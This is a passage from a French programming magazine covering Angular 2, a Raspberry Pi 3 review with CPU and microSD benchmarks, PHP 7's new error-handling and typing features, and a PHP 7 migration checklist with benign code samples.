Il existe de nombreuses autres briques logicielles livrées avec Angular 2, parmi lesquelles un module de routage initialement prévu pour AngularJS et porté vers Angular 2, une brique de tests unitaires, ou une API de validation de formulaires. Sans oublier le service « Http » offrant une surcouche à Ajax et exploitant les Observables du bien connu framework RxJS, plutôt que les promesses.

Malheureusement, certaines fonctionnalités manquent toujours à l'appel. Citons la brique de tests d'intégration, mentionnée dans la documentation officielle, mais toujours au stade embryonnaire.

POUR CONCLURE

Avec son tout nouveau framework, Google fait un pari sur l'avenir. Un pari qui semble raisonnable, compte tenu de la pile technique alignée : de TypeScript maintenu par Microsoft, en passant par les WebComponents implémentés dans la plupart des navigateurs modernes, ou encore le ShadowDOM standardisé par le W3C. Autant de technologies à la fois récentes et pérennes qui nous rassurent quant à la capacité du framework à percer parmi un florilège de concurrents.

Même si Angular 2 est encore très jeune, loin d'être prêt pour une application en production, et sans « Release Candidate » annoncée, il ne fait aucun doute qu'une version finale sera délivrée bien avant la fin de l'année 2016. Pour patienter et prendre votre mal en patience, n'hésitez pas à jouer avec la version actuelle. Il existe de très nombreux tutoriels de qualité sur le sujet qui circulent sur le net ! À vos claviers !

Raspberry Pi 3 disponible !

À peine un an après la sortie de la Pi 2 qui avait accompli un sacré bond pour la plateforme, aujourd'hui c'est la Pi 3 qui est proposée au même prix. Le constructeur met en avant le processeur, une partie graphique identique, mais boostée, et, surtout, le réseau sans-fil est en standard ! Nous l'avons testé pour vous !

La rédaction


Le design reste identique, évitant de modifier une nouvelle fois les montages ! Pour le reste, résumons les éléments matériels : voir tableau ci-contre.


Deux gros changements sont à noter. Le premier est le processeur qui arrive en 64 bits. Sur les premiers tests de performance, la Pi 3 fait (un peu) mieux, mais le nouveau CPU n'apporte pas un gain important, sauf sur les jeux et usages 3D, et la vidéo. Ce gain de performance pourra être mis à profil par OpenGL et les moteurs 3D. Le second changement important est le support par défaut du WiFi et du Bluetooth. C'est la nouveauté, car jusqu'à présent, il fallait utiliser un dongle tiers. USB, sortie vidéo, Ethernet restent identiques. Bien entendu, on aurait pu apprécier de l'Ethernet 1000 ou un USB 3 ou un type C, mais le tarif de la carte n'aurait pas été le même. Le package est toujours aussi minimaliste. Si vous aviez déjà une Pi, vous avez sans doute un adaptateur secteur et un micro SD pour le système.


Un processeur 64 bits pour rien ?

La Pi 3 a beau être 64 bits, Raspbian (système de référence de la carte) reste encore en version 32 bits. Cela signifie qu'il n'y aura aucun bénéfice pour le moment. Il faudra attendre une version 64 bits du système.

D'autre part, un processeur 64 bits a un intérêt avec une mémoire vive importante. Avec 1 Go, les gains seront très faibles. Par exemple, une carte concurrente comme l'Odroid-C2 embarque aussi un CPU 64, mais surtout 2 Go de Ram et un Ethernet 1000, avec un Ubuntu préinstallée ! Cette carte est proposée à 40 $. Si on compare les matériels, l'Odroid-C2 est plus intéressante et la différence de tarif se justifie pleinement. Mais en France, cette carte est quasiment inconnue et pas facile à trouver...







	Pi 2	Pi 3
CPU	Quad Cortex A7 900 MHz	Quad Cortex A53 1,2 GHz
GPU	VideoCore IV 250 MHz	VideoCore IV 400 MHz
Mémoire	1 Go	1 Go
Ethernet	10/100	10/100
Réseau sans fil	aucun	WiFi + Bluetooth 4 + antenne intégrée
Vidéo sortie	HDMI/composite	HDMI/composite
GPIO	40	40
Prix	35 $	35 $

Windows 10 IoT compatible dès les premières heures !

L'installation de Raspbian ne pose pas de souci particulier. Nous avons voulu installer Windows 10 IoT ; pour cela il faut opter pour la version Insider (à la date de notre test). Le plus pratique est tout d'abord d'installer Noobs sur une carte SD de 8 Go minimum :

1. Téléchargement de Noobs ;
2. Décompression de l'archive vers la SD.

Il suffit ensuite de mettre la SD dans la Pi 3 et de booter. Vous sélectionnez, dans la liste des systèmes Windows IoT, et la procédure se lance. Pour la version Insider, vous devez posséder un compte Insider. Une SD rapide avec un haut débit est obligatoire sinon le système risque d'être peu réactif.

Depuis les premières versions, Microsoft a fait un réel effort d'intégration. Vous n'avez plus besoin de passer par Powershell pour créer une connexion entre la carte et Visual Studio par exemple.

Le IoT Dashboard est très pratique et le nouveau portail d'administration se révèle complet et rapide.

Pour la partie développement, partez sur Visual Studio 2015 Update 1 et les dernières versions du SDK Windows 10. Vous pourrez ainsi utiliser le template de projet IoT. Là encore, Microsoft a fait un gros effort d'optimisation et d'intégration pour faciliter le travail du développeur. Le remote debug fonctionne parfaitement et le déploiement est très facile en passant par le portail d'administration.

LES +

- Tarif
- Réseau sans-fil par défaut
- Taille
- Noobs

LES –

- Package toujours minimaliste
- Un 64 bits quasi inexploité
- Des ressources un peu limitées face à certains concurrents

Mieux comprendre les performances du Raspberry Pi

Les professionnels du logiciel ont souvent été trompé par la promesse du cloud-tout-puissant dont le hardware s'adapte au besoin du software. Ce temps est révolu et il en est de même pour les projets IoT avec les nano-ordinateurs comme le Raspberry PI.

Jean Georges Perrin
Jean Georges (jgp@jgp.net) travaille sur un projet secret qui implique l'utilisation de nano-ordinateurs comme le Raspberry Pi. Il aide également, avec succès, les entreprises françaises à s'implanter aux USA efficacement. Il vit aujourd'hui en Caroline du Nord.


Certes la fondation Raspberry Pi (https://www.raspberrypi.org/) met en avant un « ordinateur » à $35, il faut tout de même rajouter quelques-uns pour les accessoires, dont un qui est particulièrement important : la carte microSD qui assure le stockage. Ajoutons à cela le RPI 3 qui subit une évolution majeure en terme de connectivités, mais qu'est-ce que cela implique en terme de performance ?

Méthodologie

Je me suis efforcé d'utiliser une méthodologie simple, efficace et reproductible. Je prépare les cartes microSD, je mets à jour le système et les outils, j'exécute une série de tests pour mesurer le taux de transfert, le nombre d'IOPS et la charge CPU. Le détail est sur mon blog (http://bit.ly/1RfWb0G). Les tests sont effectués à température ambiante, environ 20˚C.

CPU

Le Raspberry Pi 2 (RPI 2) contient un processeur ARM Cortex-A7 à 900MHz, le Raspberry Pi 3 (RPI 3) se base sur un ARMv8 à 1.2GHz. Les deux processeurs ont quatre cœurs. Les tests CPU sont réalisés à l'aide de sysbench v0.4.12. L'outil va effectuer un certain nombre de calculs sur les nombres premiers, en multipliant le nombre de threads, ce qui a pour but de tester les différents cœurs des processeurs. La suite comprend 33 tests. Chaque test est suivi d'une pause de 5 secondes. En enlevant ces pauses, l'exécution sur RPI 3 prend 7432s contre 8992s pour le RPI 2, soit un boost en performance de 21%. En terme de température, le RPI 3 monte à un peu plus de 75˚C, le RPI 2 plafonne à 63˚C. Le graphique ci-dessous indique la variation de température au long du test (bleu : RPI 3, vert : RPI 2). Le graphe suivant montre le comportement des deux ordinateurs face à la montée du nombre de threads (1, 2, 3... jusqu'à 64). Plus la barre est courte, meilleur est le résultat. RPI 2 (en vert, à droite) se comporte mieux que RPI 3 (en bleu, à gauche) pour 4 et 5 threads, mais les performances de RPI 3 montent jusqu'à 41% de plus que RPI 2 pour 16 threads.



Stockage

Le stockage des Raspberry Pi 2 et 3 se fait sur des cartes microSD - les toutes petites cartes SD que l'on trouve dans les smartphones Android. J'en ai testé une bonne douzaine, à la fois sur RPI 2 et RPI 3. Les résultats ne sont pas forcément ceux qu'on attend ! Pour tester les cartes, j'ai utilisé fio v2.6 sur des cartes 64GB. La première mesure est la vitesse de création de l'image de mon MacBook Air à la carte.

Fabriquant	Modèle	Vitesse
PNY	Turbo Performance	51.64Mo/s
PNY	High Performance	51.57Mo/s
Samsung	EVO	22.07Mo/s
SanDisk	Ultra	21.05 Mo/s
SanDisk	Ultra PLUS	de 14.91Mo/s à 47.04Mo/s !
SanDisk	Extreme	55.01Mo/s
SanDisk	Extreme PLUS	79.57Mo/s
SanDisk	Extreme PRO	79.38Mo/s
SP	Elite	20.74Mo/s
Transcend	Premium 400x	26.23Mo/s

J'ai testé plusieurs SanDisk Ultra PLUS et les performances ne sont pas identiques. C'est la seule carte dont j'ai eu plusieurs exemplaires que j'ai pu tester. J'en ai eu 3 très bonnes que je continue à utiliser et plusieurs que j'ai retourné parce que les performances étaient clairement insuffisantes. Dans la suite de ce benchmark, je ne garderai que les performances des meilleures. Les tests suivants cherchent à mesure la vitesse de transfert en lecture et en écriture, ainsi que le nombre d'IOPS dans les deux cas. Le premier tableau est RPI 2, le deuxième est RPI 3.

Fabriquant	Modèle	Lecture		Ecriture	
		MB/s	IOPS	MB/s	IOPS
Samsung	EVO	9533,2	2382	1937,2	484
SanDisk	Ultra	5750,2	1434	-	-
SanDisk	Ultra PLUS	7265,9	1816	2218,6	554
SanDisk	Extreme	8717,8	2177	1410,2	351
SanDisk	Extreme PLUS	9118,3	2279	2217,7	554
SanDisk	Extreme PRO	9720,3	2429	2549,1	637

Fabriquant	Modèle	Lecture		Ecriture	
		MB/s	IOPS	MB/s	IOPS
PNY	High Performance	-		-	-
PNY	Turbo Performance	6764,2	1686	364,4	90
Samsung	EVO	11247,6	2810	1773,4	443
SanDisk	Ultra PLUS	8268,1	2066	1740,4	435
SanDisk	Extreme	10232,7	2557	1283,4	320
SanDisk	Extreme PLUS	10196,0	2545	1939,6	484
SanDisk	Extreme PRO	10297,4	2574	1939,8	484
SP	Elite	2977,2	744	467,0	116
Transcend	Premium 400x	5128,9	1282	115,7	27

Sur les modèles que j'ai pu tester sur les 2 plateformes, on s'aperçoit d'un gain de performance entre 7% et 39% sur le RPI 3 en lecture, mais une perte de performance de 2% à 5%. L'impact sur le CPU est par contre très intéressante : en lecture RPI 3 « souffre » 41% de moins en lecture et environ 49% de moins en écriture.

La configuration idéale

Ô grande déception : il n'y a en a pas... Si on cherche à construire une passerelle IoT, un Raspberry Pi 2 avec une SanDisk Ultra est probablement un choix qui s'avèrera budgétairement rentable si le prix du RPI 2 chute. Par contre, une combinaison RPI 3 avec une SanDisk Extreme PRO permet de lire quasiment deux fois plus vite ses données avec une utilisation moindre du CPU, mais qui chauffe un peu plus. Si le monde était parfait... ⊞

Les nouveautés PHP 7

Pour ses vingt ans, PHP s'est offert une petite cure de jouvence : une septième version majeure ou plutôt une sixième du fait de l'abandon de PHP 6.

Cyril PIERRE de GEYER

Cyril est formateur spécialisé sur PHP pour Openska, l'organisme de formation dédié au Web et à l'Opensource.
Auteur de plusieurs livres références sur le sujet (PHP 5 avancé, PHP 7 avancé et performances PHP MySQL) il travaille et apprécie le Web depuis 1999. Il a créé, avec Pascal Martin, pour Openska une formation sur PHP 7 qui permet en deux jours de mettre à jour ses compétences.

Si pour le développeur, PHP 7 n'est pas autant une révolution que le passage de la version 4 à 5, ce n'en est pas moins une étape importante, notamment au niveau des performances. Dans ce premier article d'une série dédiée à PHP 7, Programmez vous invite donc, par l'intermédiaire des trois auteurs du livre « PHP 7 avancé » de faire un état des lieux de cette nouvelle version.

Les changements par rapport à PHP 5 sont importants, il ne s'agit pas d'une simple mise à jour mais d'une refonte importante du moteur. Au menu des principales nouveautés on peut trouver :

- Nouvelle version du Zend Engine ;
- Gestion des erreurs ;
- Typage scalaires et return type ;
- Différentes modifications destinées à améliorer la cohérence du langage.

Nous allons faire un tour des principales nouveautés de PHP 7 avec quelques exemples pour illustrer notre propos.

Historique

Le langage PHP date de 1995 il servait alors uniquement de système de gabarits pour pages Web. La version 3 amène en 98 un vrai moteur de script tout à fait fonctionnel qui gagne vite une forte communauté.

En 2000 le moteur voit arriver une nouvelle version, PHP 4. Les performances sont améliorées et la modularité permet l'apparition d'extensions pour gérer tout ce qui peut l'être, de la connexion LDAP jusqu'aux interfaces GTK, en passant par la correction orthographique.

La venue de PHP 5 amène de grandes nouveautés dont une première grosse refonte de son cœur, le Zend Engine, qui permet d'implémenter une programmation orientée objet de bon niveau.

Avec PHP 5 on voit vraiment l'industrialisation de PHP, chaque nouvelle version complète une base solide :

- PHP 5.1 renforce l'accès aux bases de données avec PDO ;
- PHP 5.2 supporte JSON ;
- PHP 5.3 apporte les namespaces ;
- PHP 5.4 implémente les Traits ;
- PHP 5.5 complète les itérateurs avec les générateurs, tellement plus simples à utiliser.

L'histoire de PHP 6 a été plus compliquée avec notamment des grosses difficultés à implémenter le support complet d'unicode.

Longtemps attendue, toujours retardée et enfin abandonnée cette sixième version majeure à finalement été remplacée par PHP 7 pour des raisons de cohérence (beaucoup de choses étaient annoncées sur PHP 6 depuis des années, des livres étaient même sortis sur le sujet...).

Dans la pratique une partie des améliorations qui auraient dues être intégrées sur PHP 6 l'ont été sur PHP 5.

PHP en France et dans le monde

LAMP (Linux Apache MariaDB/MySQL PHP) est la première plateforme Web dans le monde. PHP est généralement installé avec un serveur comme Apache, Nginx, ou le serveur Web de Microsoft. W3Techs propose des statistiques basées sur l'analyse des dix millions de sites ayant le plus de trafic (en utilisant le classement Alexa) ; les résultats, visibles sur le tableau 1, montrent une utilisation massive de PHP, plus de 80% début 2016 Fig.1.

Nouvelle version du Zend Engine

Un des apports de PHP 7 que l'on remarque rapidement lorsque l'on migre une application depuis une version précédente est qu'un effort conséquent a été fait au niveau de l'optimisation et des performances. Selon les applications, on constate en effet une amélioration de celles-ci qui peut aller de 30% jusqu'à 100% ! Dans la figure suivante on voir la différence sur une plateforme WordPress : PHP 7 traite plus de deux fois plus de transactions Fig.2. Ce résultat a été atteint en retravaillant en profondeur certaines parties du moteur interne de PHP, qui monte lui-même également de version, on parle désormais du Zend Engine 3. Ces améliorations au niveau des performances s'accompagnent d'une meilleure gestion multi-threads ainsi que d'un meilleur support des plateformes 64 bits. Pour la petite histoire deux moteurs auraient pu accompagner PHP 7 : HHVM créé par FaceBook et le Zend Engine soutenu par le partenaire historique, Zend. Le PHP Group à opté par vote, de façon massive, pour le ZE3.

Gestion des erreurs

En PHP 5 une partie des problèmes était interceptable par le mécanisme des exceptions et une autre partie ne l'était pas. Cette inconstance posait parfois quelques problèmes ou du moins montrait ses limites lors des réflexions sur l'architecture de projets. Une des principales problématiques était liée à la tendance de PHP à lever des erreurs (particulièrement dans le cas d'erreurs fatales) qui mettaient fin a l'exécution du script. Dans certains cas où il est nécessaire que le script s'exécute longtemps (comme par exemple quand on code un démon), cela posait problème. C'est pour cela que PHP 7 a fait évoluer sa gestion des erreurs : une grande partie des erreurs fatales de PHP ont été converties en exceptions, il est donc possible de les intercepter et de les traiter. Pour mémoire, PHP, comme la plupart des langages objet, intègre un mécanisme d'exceptions. Il s'agit d'envoyer et de recevoir plus simplement des messages d'erreur évolués, en faisant intervenir la programmation orientée objet. Depuis PHP7 une grande partie des erreurs fatales de PHP sont traitées comme des exceptions.

Description d'une exception

Une exception est un type d'erreur qui permet des interactions évoluées. Côté PHP, les exceptions sont des objets implémentant l'interface *Throwable* et dérivant de la classe :

- *Exception* lorsqu'elle est utilisée par le programmeur ;
- De la classe *Error* lorsqu'elle est générée par PHP.

L'interface de base permet de stocker dans l'exception un message d'erreur, un code d'erreur numérique et, bien sûr, le chemin du script ainsi que le numéro de la ligne où l'exception a été lancée.

Les Exceptions de PHP pour intercepter les erreurs fatales

Si vous lisez de près un message d'une erreur fatale de PHP, vous vous apercevrez qu'en réalité il s'agit d'une exception.

Remarque

Ce comportement est propre à PHP 7. En PHP 5, une erreur fatale est bien une erreur, et non une exception, et à ce titre ne peut pas être capturée de manière sûre.

```
echo no_function();
Fatal error: Uncaught Error: Call to undefined function no_function() in /tmp/php.php:3
Stack trace:
#0 {main}
  thrown in /tmp/php.php on line 3
```

Un très grand nombre d'erreurs fatales que génèrent PHP, sont en fait des exceptions non pas de la classe *Exception*, réservée pour l'utilisation par le développeur, mais de la classe *Error*, au contraire réservée pour une utilisation par PHP. La classe *Exception* et la classe *Error* implémentant toutes deux l'interface *Throwable*, vous pouvez tirer parti de ces avantages pour effectuer un filtrage efficace à la fois des exceptions utilisateur, mais aussi des exceptions PHP. Prenons un exemple générant une erreur qui, en PHP 5, aurait arrêté votre script sans vous laisser l'opportunité de l'intercepter : l'appel d'une méthode sur ce qui aurait du être une instance de classe mais qui n'est en fait rien, qui vaut null.


```
<?php
$obj = null;
try {
   $obj>methode();
}
catch (Error $e) {
// string(43) "Call to a member function methode() on null" var_dump($e>getMessage());
}
?>
```

Cette nouveauté apporte plus de souplesse dans la gestion des erreurs de PHP et permet surtout d'intercepter la très grande majorité des erreurs, fussent-elles fatales.

Evolution du typage

PHP est connu pour être un langage faiblement typé ou dynamiquement typé selon les avis (cf Pascal Martin). D'un coté c'est une force car cela permet plus de souplesse mais d'un autre coté c'est une source de problèmes quand vous ne pouvez pas spécifier ce que vous souhaitez recevoir comme donnée.

Fig.2



Définir le type des fonctions et méthodes

PHP 7 élargit le spectre défini pour PHP 5 : le mécanisme de typage de paramètres existant pour les objets et tableaux et callables en PHP 5 est étendu a plusieurs types simples. Vous avez désormais la possibilité de définir des typehints scalaires.

Il devient, ainsi, possible de définir une fonction en spécifiant dès son écriture qu'elle attend en paramètres deux nombres entiers :

```
<?php
function add(int $a, int $b) {
return $a + $b;
}
var_dump( add(10, 20) ); // int(30)
```

La nouveauté réside dans le fait que si vous tentez de passer en paramètre une donnée qui ne peut être convertie dans le type demandé, alors une exception de type *TypeError* sera levée :

```
try {
var_dump( add(10, 'abc') );
}
catch (TypeError $e) {
// string(148) "Argument 2 passed to add() must be of the type integer, string given, called
 in .../test01.php on line 12"
var_dump( $e>getMessage() ); }
```




Fig.1

Définir le type de la valeur de retour des fonctions et méthodes

Il est désormais possible de définir également le type de retour d'une fonction. Par exemple, ici, pour une fonction censée retourner un nombre flottant (l'exemple échouera donc) :

```
<?php
function test() : float {
return 'bonjour';
}
?>
```

Cette fonction retourne une chaîne de caractères alors qu'elle aurait dû renvoyer un flottant. PHP lève alors une erreur.

```
TypeError: Return value of test() must be of the type float, string returned
```

Gérer la souplesse de PHP

Par défaut PHP tentera de convertir les données qui lui ont été transmises pour respecter le typage demandé. Si vous ne le souhaitez pas, que vous voulez que PHP travaille en mode de typage plus strict, une nouvelle option est disponible pour l'instruction *declare()* :

```
<?php
declare(strict_types=1);
function add(int $a, int $b) {
return $a + $b;
}
add(10, '20');
```

Autres améliorations de PHP 7

PHP 7 a été l'occasion de travailler à l'amélioration de la cohérence générale. Plusieurs modifications attendues ont été intégrées :

- PHP 7 ne supporte plus les balises d'ouvertures alternatives telles que <% ou <%= ;
- PHP 7 ne permet plus d'avoir plusieurs cas default dans un *switch* ;
- Imbrication des « use » pour simplifier l'appel aux namespaces ;
- Utiliser des constructeurs de classe à la façon PHP 4, ou le constructeur est une méthode de même nom que la classe, lèvera désormais un avertissement indiquant qu'ils sont obsolètes ;
- Le niveau d'avertissements *E_STRICT* a été supprime, et les levées d'erreurs correspondantes ont été reclassifiées vers d'autres niveaux, comme *E_DEPRECATED* ou *E_WARNING*.

PHP 7 comporte encore beaucoup d'autres modifications plus légères mais qui permettent de franchir une nouvelle étape dans la professionnalisation de cette technologie. Les articles suivants complèteront cet aperçu qui est une toute petite partie de ce que nous avons voulu mettre dans « PHP 7 avancé », la nouvelle mouture du livre qui, dans sa version dédiée à PHP 5, à permis à plusieurs dizaines de milliers de développeurs de se perfectionner.

Migration vers PHP 7

Après avoir salivé devant les performances de PHP 7 et s'être enthousiasmé pour les nouveaux typages et opérateurs, il faut désormais lancer le dépôt de code dans la grande aventure de la migration vers PHP 7. Une migration est toujours un moment intense dans la vie du code, où il faut éviter de rester bloqué au milieu du gué. Pour cela, voici la liste la plus complète de points à vérifier avant de sauter à PHP 7.

Damien Seguy

Damien est directeur technique chez Exakat Ltd., société spécialisée dans les solutions pour la qualité du code source en PHP. Il dirige le développement du moteur d'analyse statique d'Exakat, qui assure la revue de code pour les migrations, la clarté et la sécurité. Avec plus de quinze ans de contributions au monde PHP, son expérience l'a fait passer par la rédaction de la documentation, l'élevage d'éléphants, l'animation de groupes d'utilisateurs sur trois continents. Il aime faire du gremlin, des 狮子头 et du camembert.

Nous nous concentrons sur les incompatibilités qui freinent la migration : en effet, ce sont elles qui empêchent le fonctionnement de l'ancien code sur la nouvelle plateforme sans modifications. Dès que vous aurez fini, vous pourrez commencer à utiliser les nouvelles fonctionnalités, en lisant l'article 'les nouveautés de php 7'.

La phase de compilation

La première chose à faire est de vérifier la syntaxe, c'est à dire, passer le linter de PHP. C'est la fameuse option -l de PHP, en ligne de commande.

```
> php -l fichier.php
No syntax errors detected in test.php
```

Dès que la mention 'Pas d'erreur de syntaxe' apparaît, votre script est prêt à être exécuté par PHP 7. C'est un pré-requis nécessaire, mais pas suffisant, comme nous le verrons plus loin. Toutefois, quand tout votre code passe le test de la compilation, alors bravo. Vous pouvez vous féliciter et passer à la section suivante.

Si ce n'est pas le cas, alors il va falloir corriger la syntaxe avant de passer à la suite. Il faut savoir que PHP 7 est beaucoup plus pointilleux à la compilation. Ses remarques vous aident à améliorer la qualité de votre code, en PHP 7 ou même dans les versions précédentes.

Passons en revue les problèmes les plus courants.

Methods with the same name as their class will not be constructors in the future

L'erreur la plus fréquente est celle qui vous prévient que les méthodes qui portent le nom de la classe ne seront plus des constructeurs dans un proche avenir. Depuis longtemps, le constructeur de la classe s'appelle __construct() mais en PHP 4, c'était la méthode qui portait le nom de la classe. C'est toujours le cas, si PHP ne trouve pas de méthode __construct().

Cette erreur apparaît quand on utilise du code historique, ou bien quand on intègre des bibliothèques qui sont aussi très anciennes, et probablement pas à jour. La meilleure correction est donc de mettre à jour ces bibliothèques. La correction la plus simple consiste alors à renommer la méthode constructeur en __construct() pour faire disparaître le problème.

```
The magic method __isset() must have public visibility and cannot be static
```

La seconde erreur la plus classique est d'avoir attribué une visibilité (public, protected ou private) invalide aux méthodes magiques (__toString, __get(),

__isset(), __clone()...). Ces méthodes doivent être publiques et non-statiques : PHP 7 ne fonctionnera pas autrement. La correction consiste simplement en un changement de visibilité et l'abandon du mot clé static.

```
Declaration of Foo2::bar($a, $b, $c) should be compatible with Foo::bar()
```

Cette erreur se produit quand PHP détecte qu'une méthode est surchargée, c'est à dire redéclarée dans une classe fille, mais que la signature (les arguments) ne sont pas au même nombre et avec les mêmes typages que ceux du parent. Les valeurs par défaut et les noms des arguments peuvent changer d'une classe à l'autre, mais ni leur nombre, ni leur type.
Pour corriger ces problèmes, coordonnez simplement les signatures des arguments. Méfiez-vous tout de même : un tel décalage entre les méthodes cache certainement de grosses différences entre les méthodes elles-mêmes.

\u{ peut gêner

PHP 7 intègre une nouvelle notation pour les chaînes de caractères, qui permet de spécifier un caractère Unicode sous forme de code hexadécimal. Par exemple, echo "\u{5927}\u{8C61}"; va donner : 大象. Ici, l'avantage est de manipuler des chaînes UTF-8 sans utiliser d'encodage spécial pour tout le script.
Cette notation est incompatible avec les anciennes chaînes : si PHP détecte une séquence \u{ (anti-slash, u, accolade ouvrante) dans une chaîne, il va alors tenter d'interpréter les chiffres entre les accolades comme un code hexadécimal Unicode, et le remplacer par les bonnes lettres (ou idéogrammes). S'il n'y arrive pas, il produit une erreur de compilation. Pour soulager ce problème, coupez la chaîne en deux avec une concaténation.

Validation des nombres octaux

PHP 5 tronque les nombres octaux invalides, c'est à dire qu'il stoppe l'interprétation de ces nombres dès qu'il rencontre un 8 ou un 9. Toutefois, il poursuivait l'analyse et l'exécution du code. En PHP 7, ce n'est plus le cas, et produit une erreur fatale. Cette nouvelle vérification va donc éviter différentes erreurs de frappe, mais pourrait aussi débusquer quelques vieux bugs en sommeil.
Pour conclure cette première phase, il est bon de savoir que PHP 7 fait un effort plus important pour valider le code avant de passer en phase d'exécution.

ERREURS À L'EXÉCUTION

Après les erreurs à la compilation, nous pouvons passer aux erreurs d'exécution. Ces erreurs n'apparaîtront que lorsque PHP exécute le code. Par exemple, si une fonction n'existe plus, ou bien a changé de comportement, PHP effectuera une compilation mais échouera durant l'exécution. Nous allons maintenant nous concentrer sur les incompatibilités avec les anciennes versions : tout ce qui ne fonctionne plus en PHP 7, alors que cela fonctionnait auparavant.

Retrait de ext/mysql et ext/ereg

L'extension mysql originale, qui est disponible depuis PHP 3 et qui n'est plus entretenue, disparaît définitivement. Il est alors recommandé de passer à l'extension mysqli, voire à PDO pour assurer l'interface avec la base de données. Si la modification de tout le code est trop compliquée, vous pouvez reprendre l'ancienne API, qui est maintenant disponible, et établir une correspondance entre les fonctions MySQL et mysqli ou PDO.
Si les fonctions MySQL sont toutes préfixées par mysql_, ce n'est pas le cas des fonctions de ereg. Ereg est une bibliothèque d'expression régulière, et elle gérait aussi les fonctions suivantes :

Fonction retirée	Remplacement
ereg()	preg_match, strpos
eregi()	preg_match, strpos
ereg_replace()	preg_replace, ou str_replace
eregi_replace()	preg_replace, ou stri_replace
split()	explode
spliti()	explode ou preg_split
sql_regcase()	mysqli_real_escape_string, ou les commandes SQL préparées

